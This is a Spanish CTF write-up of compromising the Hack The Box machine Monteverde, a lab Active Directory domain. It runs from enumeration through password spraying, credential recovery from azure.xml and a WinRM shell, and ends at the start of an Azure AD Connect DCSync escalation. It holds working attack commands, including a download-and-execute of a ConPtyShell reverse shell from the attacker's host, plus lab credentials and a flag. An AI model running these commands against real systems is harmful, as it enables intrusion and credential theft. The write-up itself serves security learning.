



# Monteverde

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Monteverde en Hack The Box, tal y como se refleja, es un sistema Windows con un nivel de dificultad medio (4.7).



*Ilustración 1: Monteverde.*

La fase de enumeración dio comienzo haciendo uso de NMAP:



*Ilustración 2: Comando de NMAP ejecutado.*

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack		
	fingerprint-strings	DNSVersionBindReqTCP: version bind				
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos	server time: 2020-03-04 22:44:43Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn	
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP	Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name
445	tcp	open	microsoft-ds	syn-ack		
464	tcp	open	kpasswd5	syn-ack		
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0
636	tcp	open	tcpwrapped	syn-ack		
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP	Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack		
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0 SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0				
	http-title	Not Found				

Ilustración 3: Resultados de NMAP parte 1.

9389	tcp	open	mc-nmf	syn-ack	.NET Message Framing	
49667	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49673	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0
49674	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49677	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49706	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	
49782	tcp	open	msrpc	syn-ack	Microsoft Windows RPC	

Ilustración 4: Resultados de NMAP parte 2.

Analizando los resultados obtenidos, se puede apreciar como la máquina objetivo tiene configurado un *Active Directory* (AD), donde el dominio es MEGABANK.LOCAL0 y se tienen servicios habilitados tales como Kerberos, LDAP y WinRM.

Se probaron conexiones por defecto a muchos de los servicios identificados con NMAP:

```
root@kali:~/HTB_Monteverde# smbclient -L 10.10.10.172 -U %

Sharename      Type      Comment
-----
smbcli_req_writev_submit: called for dialect[SMB3_11] server[10.10.10.172]
Error returning browse list: NT_STATUS_REVISION_MISMATCH
Reconnecting with SMB1 for workgroup listing.
do connect: Connection to 10.10.10.172 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~/HTB_Monteverde#
```

Ilustración 5: Intento de conexión a SMB.

```

root@kali:~/HTB_Monteverde# rpcclient -U % 10.10.10.172
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
rpcclient $>

```

*Ilustración 6: Obteniendo los usuarios del AD mediante RPC.*

```

rpcclient $> getusername
Account Name: ANONYMOUS LOGON, Authority Name: NT AUTHORITY
rpcclient $> enumdomains
name:[MEGABANK] idx:[0x0]
name:[Builtin] idx:[0x0]
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Azure Admins] rid:[0xa29]
group:[File Server Admins] rid:[0xa2e]
group:[Call Recording Admins] rid:[0xa2f]
group:[Reception] rid:[0xa30]
group:[Operations] rid:[0xa31]
group:[Trading] rid:[0xa32]
group:[HelpDesk] rid:[0xa33]
group:[Developers] rid:[0xa34]
rpcclient $>

```

*Ilustración 7: Obteniendo los grupos del AD mediante RPC.*

Mediante el servicio de RPC, se obtuvieron los nombres de usuarios y grupos existentes del *Active Directory*. Ejecutando *enum4linux* se identificaron los usuarios que pertenecen al grupo “Azure Admins”, que podían llegar a ser un vector de ataque en la escalada de privilegios.

```

root@kali:~/HTB_MonteVerde# enum4linux 10.10.10.172
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Mar  4 23:27:12 2020

=====
|   Target Information   |
=====
Target ..... 10.10.10.172
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

```

*Ilustración 8: Ejecución de enum4linux.*

```

[+] Getting domain group memberships:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Operations' (RID: 2609) has member: MEGABANK\smorgan
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.
Group 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2

```

*Ilustración 9: Usuarios que pertenecen al grupo Azure Admins.*

Posteriormente, para conseguir más información se usó el comando *ldapsearch*.



```

root@kali:~/HTB_Monteverde# ldapsearch -h 10.10.10.172 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingcontexts: DC=MEGABANK,DC=LOCAL
namingcontexts: CN=Configuration,DC=MEGABANK,DC=LOCAL
namingcontexts: CN=Schema,CN=Configuration,DC=MEGABANK,DC=LOCAL
namingcontexts: DC=DomainDnsZones,DC=MEGABANK,DC=LOCAL
namingcontexts: DC=ForestDnsZones,DC=MEGABANK,DC=LOCAL

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

```

*Ilustración 10: Obteniendo los namingcontexts con ldapsearch.*

Con *ldapsearch*, se usó una *query* de búsqueda, que proporcionaba los nombres de usuarios, la descripción y la última vez que habían iniciado sesión en el sistema.

```

root@kali:~/HTB_Monteverde# ldapsearch -h 10.10.10.172 -x -b "DC=MEGABANK,DC=LOCAL"
' (objectClass=user)' sAMAccountName lastLogon description
# extended LDIF
#
# LDAPv3
# base <DC=MEGABANK,DC=LOCAL> with scope subtree
# filter: (objectClass=user)
# requesting: sAMAccountName lastLogon description
#

```

*Ilustración 11: Resultados de la query de búsqueda con ldapsearch parte 1.*

```

# Guest, Users, MEGABANK.LOCAL
dn: CN=Guest,CN=Users,DC=MEGABANK,DC=LOCAL
description: Built-in account for guest access to the computer/domain
lastLogon: 0
sAMAccountName: Guest

# MONTEVERDE, Domain Controllers, MEGABANK.LOCAL
dn: CN=MONTEVERDE,OU=Domain Controllers,DC=MEGABANK,DC=LOCAL
lastLogon: 132293115312804572
sAMAccountName: MONTEVERDE$

# AAD_987d7f2f57d2, Users, MEGABANK.LOCAL
dn: CN=AAD_987d7f2f57d2,CN=Users,DC=MEGABANK,DC=LOCAL
description: Service account for the Synchronization Service with installation
            identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVER
            DE.
lastLogon: 132293116304837706
sAMAccountName: AAD_987d7f2f57d2

# Mike Hope, London, MegaBank Users, MEGABANK.LOCAL
dn: CN=Mike Hope,OU=London,OU=MegaBank Users,DC=MEGABANK,DC=LOCAL
lastLogon: 132293131603187605
sAMAccountName: mhope

# SABatchJobs, Service Accounts, MEGABANK.LOCAL
dn: CN=SABatchJobs,OU=Service Accounts,DC=MEGABANK,DC=LOCAL
lastLogon: 132293140184924270
sAMAccountName: SABatchJobs

```

*Ilustración 12: Resultados de la query de búsqueda con ldapsearch parte 2.*

```

# svc-ata, Service Accounts, MEGABANK.LOCAL
dn: CN=svc-ata,OU=Service Accounts,DC=MEGABANK,DC=LOCAL
lastLogon: 0
sAMAccountName: svc-ata

# svc-bexec, Service Accounts, MEGABANK.LOCAL
dn: CN=svc-bexec,OU=Service Accounts,DC=MEGABANK,DC=LOCAL
lastLogon: 0
sAMAccountName: svc-bexec

# svc-netapp, Service Accounts, MEGABANK.LOCAL
dn: CN=svc-netapp,OU=Service Accounts,DC=MEGABANK,DC=LOCAL
lastLogon: 0
sAMAccountName: svc-netapp

# Dimitris Galanos, Athens, MegaBank Users, MEGABANK.LOCAL
dn: CN=Dimitris Galanos,OU=Athens,OU=MegaBank Users,DC=MEGABANK,DC=LOCAL
lastLogon: 0
sAMAccountName: dgalanos

# Ray O'Leary, Toronto, MegaBank Users, MEGABANK.LOCAL
dn: CN=Ray O'Leary,OU=Toronto,OU=MegaBank Users,DC=MEGABANK,DC=LOCAL
lastLogon: 0
sAMAccountName: roleary

# Sally Morgan, New York, MegaBank Users, MEGABANK.LOCAL
dn: CN=Sally Morgan,OU=New York,OU=MegaBank Users,DC=MEGABANK,DC=LOCAL
lastLogon: 0
sAMAccountName: smorgan

```

*Ilustración 13: Resultados de la query de búsqueda con ldapsearch parte 3.*

Los resultados que proporcionó la búsqueda con *ldapsearch*, mostraban que lo únicos usuarios que habían iniciado sesión en el sistema eran *mhope*, *SABatchJobs* y *AAD\_987d7f2f57d2*.

Se intentó realizar un ataque AS-REP Roasting (<https://www.tarlogic.com/blog/como-atacar-kerberos/>), usando los nombres de las cuentas de usuario obtenidas, con la finalidad de encontrar usuarios que no requieren pre-autenticación de Kerberos y así conseguir el *hash* de la contraseña. Para ello se usó el script *GetNPUsers.py* de *Impacket*.

```
root@kali:~/HTB_MonteVerde# python /root/Github/impacket/examples/GetNPUsers.py -dc-ip 10.10.10.172 MEGABANK/ -usersfile nulllinux_users.txt -forma
t hashcat -outputfile hashes.asreproast
Impacket V0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] User AAD_987d7f2f57d2 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dgalanos doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User mhope doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User roleary doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SABatchJobs doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User smorgan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-ata doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-bexec doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-netapp doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
root@kali:~/HTB_MonteVerde# cat hashes.asreproast
root@kali:~/HTB_MonteVerde#
```

*Ilustración 14: Ejecutando GetNPUsers.py con los nombres de usuario.*

Esto último no funcionó, por tanto, la experiencia adquirida con otras máquinas (siempre se deben usar los nombres de usuarios y contraseñas encontrados, en todos los diccionarios que se empleen) y los comentarios en el foro, hicieron que se realizara un ataque de diccionario a SMB, incluyendo los nombres de usuarios como contraseñas.

```
root@kali:~/HTB_MonteVerde# crackmapexec smb 10.10.10.172 --pass-pol -u '' -p ''
CME 10.10.10.172:445 MONTEVERDE [*] Windows 10.0 Build 17763 (name:MONTEVERDE) (domain:MEGABANK)
CME 10.10.10.172:445 MONTEVERDE [-] MEGABANK\*: STATUS_ACCESS_DENIED
CME 10.10.10.172:445 MONTEVERDE [+] Dumping password policy
CME 10.10.10.172:445 MONTEVERDE Minimum password length: 7
CME 10.10.10.172:445 MONTEVERDE Password history length: 24
CME 10.10.10.172:445 MONTEVERDE Maximum password age: 41 days 23 hours 52 minutes
CME 10.10.10.172:445 MONTEVERDE Minimum password age: 23 hours 52 minutes
CME 10.10.10.172:445 MONTEVERDE Account lockout threshold: 0
CME 10.10.10.172:445 MONTEVERDE Account lockout duration: None
[*] KTHXBYE!
root@kali:~/HTB_MonteVerde#
```

*Ilustración 15: Política de contraseñas.*

```
root@kali:~/HTB_MonteVerde# crackmapexec smb 10.10.10.172 -u ultimosUsuariosLogueados -p ultimosUsuariosLogueados
CME 10.10.10.172:445 MONTEVERDE [*] Windows 10.0 Build 17763 (name:MONTEVERDE) (domain:MEGABANK)
CME 10.10.10.172:445 MONTEVERDE [-] MEGABANK\AAD_987d7f2f57d2:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
CME 10.10.10.172:445 MONTEVERDE [-] MEGABANK\AAD_987d7f2f57d2:mhope STATUS_LOGON_FAILURE
CME 10.10.10.172:445 MONTEVERDE [-] MEGABANK\AAD_987d7f2f57d2:SABatchJobs STATUS_LOGON_FAILURE
CME 10.10.10.172:445 MONTEVERDE [-] MEGABANK\mhope:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
CME 10.10.10.172:445 MONTEVERDE [-] MEGABANK\mhope:mhope STATUS_LOGON_FAILURE
CME 10.10.10.172:445 MONTEVERDE [-] MEGABANK\mhope:SABatchJobs STATUS_LOGON_FAILURE
CME 10.10.10.172:445 MONTEVERDE [-] MEGABANK\SABatchJobs:AAD_987d7f2f57d2 STATUS_LOGON_FAILURE
CME 10.10.10.172:445 MONTEVERDE [-] MEGABANK\SABatchJobs:mhope STATUS_LOGON_FAILURE
CME 10.10.10.172:445 MONTEVERDE [+] MEGABANK\SABatchJobs:SABatchJobs
[*] KTHXBYE!
```

*Ilustración 16: Ataque realizado con crackmapexec.*

El usuario *SABatchJobs* tenía por contraseña *SABatchJobs*, no era posible acceder al sistema mediante WinRM, pero realizando una conexión con smbclient se podía identificar lo siguiente:

```
root@kali:~/HTB_Monteverde# smbclient -L 10.10.10.172 -U SABatchJobs -W MEGABANK
Enter MEGABANK\SABatchJobs's password:

  Sharename      Type            Comment
  -----
  ADMIN$         Disk            Remote Admin
  azure_uploads  Disk            [redacted]
  C$             Disk            Default share
  E$             Disk            Default share
  IPC$           IPC             Remote IPC
  NETLOGON       Disk            Logon server share
  SYSVOL         Disk            Logon server share
  users$         Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.172 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~/HTB_Monteverde#
```

*Ilustración 17: Conexión SMB del usuario SABatchJobs.*

```
root@kali:~/HTB_Monteverde# smbclient //10.10.10.172/users$ -U SABatchJobs -W MEGABANK
Enter MEGABANK\SABatchJobs's password:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Fri Mar  6 20:45:17 2020
..               D           0   Fri Mar  6 20:45:17 2020
dgalanos         D           0   Fri Jan  3 14:12:30 2020
mhope            D           0   Fri Jan  3 14:41:18 2020
roleary          D           0   Fri Jan  3 14:10:30 2020
smorgan          D           0   Fri Jan  3 14:10:24 2020

524031 blocks of size 4096. 519955 blocks available
```

*Ilustración 18: Contenido del directorio//10.10.10.172/users\$.*



```
smb: \mhope\> ls
.                D          0   Fri Jan  3 14:41:18 2020
..               D          0   Fri Jan  3 14:41:18 2020
azure.xml        AR        1212  Fri Jan  3 14:40:23 2020

                    524031 blocks of size 4096. 519955 blocks available
smb: \mhope\> get azure.xml
getting file \mhope\azure.xml of size 1212 as azure.xml (6,6 KiloBytes/sec) (average 6,6 KiloBytes/sec)
smb: \mhope\>
0 2h 1m 1 smbclient
```

Ilustración 19: Fichero con información de azure del usuario mhope.

```
root@kali:~/HTB_Monteverde# cat azure.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>root@kali:~/HTB_Monte
```

Ilustración 20: Contraseña del usuario mhope.

Obtenida la contraseña del usuario *mhope*, se procedió a realizar una conexión mediante WinRM, pudiendo acceder así al sistema:

```

require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.172:5985/wsman',
  user: 'mhope',
  password: '4n0therD4y@n0th3r$',
)

command=""

conn.shell(:powershell) do |shell|
  until command == "exit\n" do
    print "PS > "
    command = gets
    output = shell.run(command) do |stdout, stderr|
      STDOUT.print stdout
      STDERR.print stderr
    end
  end
  puts "Exiting with code #{output.exitcode}"
end

```

*Ilustración 21: Programa en ruby para establecer conexión mediante WinRM.*

```

root@noosphere:~/HTB_Monteverde# ruby winrm.rb
PS > whoami
megabank\mhope
PS > pwd

Path
----
C:\Users\mhope\Documents

PS > cd ..\Desktop
PS > cat user.txt
4961976bd7d8f4eeb2ce3705e2f212f2

```

*Ilustración 22: Flag user.txt*

Se descargó ConPtyShell (<https://github.com/antonioCoco/ConPtyShell>) para obtener una *Full Interactive Shell* en PowerShell.

```
PS > Invoke-WebRequest -Uri http://10.10.15.220/Invoke-ConPtyShell.ps1 -OutFile Invoke-ConPtyShell.ps1
PS > IEX(Get-Content .\Invoke-ConPtyShell.ps1 -Raw); Invoke-ConPtyShell 10.10.15.220 3001
```

Ilustración 23: Descargando ConPtyShell.ps1.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
megabank\mhope
PS C:\Windows\system32> cd /
PS C:\> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Ilustración 24: Privilegios del usuario mhope.

Tal y como se había identificado en la fase de enumeración, el usuario *mhope* pertenece al grupo “Azure Admins”, por tanto, se buscó información para descubrir si se podría realizar una escalada de privilegios con algún usuario miembro de este grupo.

```
PS C:\> whoami /groups

GROUP INFORMATION
-----
Group Name            Type            SID                Attributes
-----
Everyone              Well-known group S-1-1-0            Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Remote Management Users Alias           S-1-5-32-580       Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Users         Alias           S-1-5-32-545       Mandatory group, Enabled by default, Ena
bled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias           S-1-5-32-554       Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\NETWORK  Well-known group S-1-5-2            Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11           Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\This Organization Well-known group S-1-5-15           Mandatory group, Enabled by default, Ena
bled group
MEGABANK\Azure Admins Group            S-1-5-21-391775091-850290835-3566037492-2601 Mandatory group, Enabled by default, Ena
bled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10        Mandatory group, Enabled by default, Ena
bled group
Mandatory Label\Medium Plus Mandatory Level Label S-1-16-8448
```

Ilustración 25: Grupos a los que pertenece el usuario mhope.

```
PS C:\Users\mhope> net groups

Group Accounts for \\

-----
*Azure Admins
*Call Recording Admins
*Cloneable Domain Controllers
*Developers
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
```

Ilustración 26: Algunos grupos del dominio.

```
PS C:\Users\mhope> net groups 'Azure Admins'
Group name      Azure Admins
Comment
Members
-----
AAD_987d7f2f57d2      Administrator      mhope
The command completed successfully.
```

Ilustración 27: Usuarios que pertenecen al grupo "Azure Admins".

Cabe destacar que también se intentó ejecutar *SharpHound.ps1*, para conocer mejor el bosque del directorio activo, pero el *script* era detenido por el antivirus:

```
PS C:\Users\mhope\tmp> Invoke-WebRequest -Uri http://10.10.15.220/SharpHound.ps1 -OutFile SharpHound.ps1
PS C:\Users\mhope\tmp> . .\SharpHound.ps1
At C:\Users\mhope\tmp\SharpHound.ps1:1 char:1
+
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS C:\Users\mhope\tmp> █
```

Ilustración 28: Intento de ejecución de *SharpHound.ps1*.

Para poder realizar la escalada de privilegios, es necesario entender el entorno que se quiere vulnerar y su funcionamiento. Dado que el principal vector de ataque parecía estar en realizar algún tipo de acción con el usuario que pertenece al grupo “Azure Admins”, se procedió a investigar el entorno de Azure que tiene relación con los *Active Directory*. Aprendiendo lo siguiente:



- **Azure Active Directory (Azure AD)** es el directorio y el servicio de administración de identidades de múltiples inquilinos de Microsoft. Azure AD se puede integrar con un Directorio Activo de Windows Server existente, brindando a las organizaciones la capacidad de aprovechar sus inversiones existentes en identidades locales para administrar el acceso a aplicaciones SaaS (Software as a Service) basadas en la nube.
- **Azure AD Connect** se encarga de todas las operaciones relacionadas con la sincronización de datos de identidad entre el entorno local y Azure AD. Azure AD Connect es la herramienta de Microsoft diseñada para satisfacer y lograr sus objetivos de identidad híbrida. Ofrece las siguientes características:
  - **Sincronización de hash de contraseñas (*Password Hash Synchronization*)**: un método de inicio de sesión que sincroniza el hash de la contraseña de un usuario de AD local con Azure AD.
  - **Autenticación de paso a través (*Pass Through Authentication*)**: un método de inicio de sesión que permite a los usuarios usar la misma contraseña de forma local y en la nube, pero que no requiere la infraestructura adicional de un entorno federado.
  - **Integración de federación**: la federación es una parte opcional de Azure AD Connect y puede utilizarse para configurar un entorno híbrido mediante una infraestructura local de AD FS. También proporciona funcionalidades de administración de AD FS, como la renovación de certificados e implementaciones de servidor de AD FS adicionales.
  - **Sincronización**: responsable de la creación de usuarios, grupos y otros objetos. También de asegurar que la información de identidad de los usuarios y los grupos de su entorno local coincide con la de la nube. Esta sincronización también incluye los códigos hash de contraseña.
  - **Seguimiento de estado**: Azure AD Connect Health puede proporcionar una sólida supervisión y una ubicación central en Azure Portal donde se puede ver esta actividad.

Se puede encontrar información más detallada en:


- [https://www.itson.mx/PruebaAlertas/Qu%C3%A9%20es%20Azure%20Active%20Directory%20\(Autoguardado\).pdf](https://www.itson.mx/PruebaAlertas/Qu%C3%A9%20es%20Azure%20Active%20Directory%20(Autoguardado).pdf).
- <https://docs.microsoft.com/es-es/azure/active-directory/hybrid/how-to-connect-sync-what-is>.
- <https://docs.microsoft.com/es-es/azure/active-directory/hybrid/what-is-azure-ad-connect>.
- <https://docs.microsoft.com/es-es/azure/active-directory/hybrid/what-is-phs>.
- <https://docs.microsoft.com/es-es/azure/active-directory/hybrid/how-to-connect-pta>.

Ahora bien, el ataque que se llevó a cabo explotaba una vulnerabilidad en ***Password Hash Synchronization*** de **Azure AD Connect**, consistía en realizar un **DCSync**, es decir, permite a un atacante simular el comportamiento del controlador de dominio (DC) para recuperar datos de contraseña a través de la replicación de dominio.

Dicho ataque, así como otras variantes y sus detalles están muy bien explicados en:

- <https://blog.xpnsec.com/azuread-connect-for-redteam/>
- <https://blog.stealthbits.com/what-is-dcsync-an-introduction/>
- <https://forum.hackthebox.eu/discussion/2797/dc-sync-attack-explained-video>
- <https://www.youtube.com/watch?v=QfyZQDyeXjQ>

Para realizar el ataque y conseguir acceso al sistema con el usuario administrador, se usó el script <https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Azure-ADConnect.ps1>:



```
PS C:\Users\mhope\tmp> Invoke-WebRequest -Uri http://10.10.15.220/Azure-ADConnect.ps1 -OutFile Azure-ADConnect.ps1
PS C:\Users\mhope\tmp> .\Azure-ADConnect.ps1
PS C:\Users\mhope\tmp> Azure-ADConnect
.SYNOPSIS
    Azure-ADConnect
